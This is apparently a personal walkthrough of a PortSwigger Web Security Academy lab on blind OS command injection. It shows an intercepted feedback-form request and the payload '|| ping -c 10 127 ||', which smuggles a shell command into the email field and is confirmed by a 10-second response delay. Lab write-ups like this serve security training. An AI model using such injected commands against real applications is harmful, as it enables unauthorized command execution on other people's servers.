

Blind OS command injection with time delays

1. This lab contains a blind OS command injection vulnerability in the feedback function.
2. The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.
3. I go to feedback form directly and submit it and intercept this request and pass it to repeater. This is the request:



```
Request
Pretty Raw Hex Hackvertor
1 POST /feedback/submit HTTP/2
2 Host: 0ab700fb04163186808ad0ea003a0048.web-security-academy.net
3 Cookie: session =e5YbHxzh9uUjuDWZTevF5rz5zQXnidYA
4 Content-Length: 103
5 Sec-Ch-Ua-Platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Chromium";v="140", "Not=A?Brand";v="24", "Google Chrome";v="140"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: /*
11 Origin: https://0ab700fb04163186808ad0ea003a0048.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0ab700fb04163186808ad0ea003a0048.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
18 Priority: u=1, i
19
20 csrf=qexBCERfOIjG2hCwPsacqWJF6DpkfzO0I &name=name &email=email%40gmail.com &
subject=subject &message=message
```

4. I tried to inject this payload: **ping 127.1** into all variables that sent in request and all of them respond with 200 OK but the command didn't execute except the email, it responded with 500 internal server error. I think it's vulnerable, but the command is not right. So, I will try to manipulate the payload and inject it into the email variable.

Note: I knew that the command didn't execute because this command sends four packets, each packet takes around 1 second and the response takes around one or two seconds

- After many trials, I think the original command seems like: <myInput> -n So when I inject my payload: || ping+-c+10+127 the command will be: email || ping -c 10 127 -n and this is syntax error. So, I need to separate my command and the original command.
- I manipulated my payload to be: || ping+-c+10+127 || and finally the response took 10 seconds, and the lab solved.



Blind OS command injection with time delays

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills! Continue learning >>

[Home](#) | [Submit feedback](#)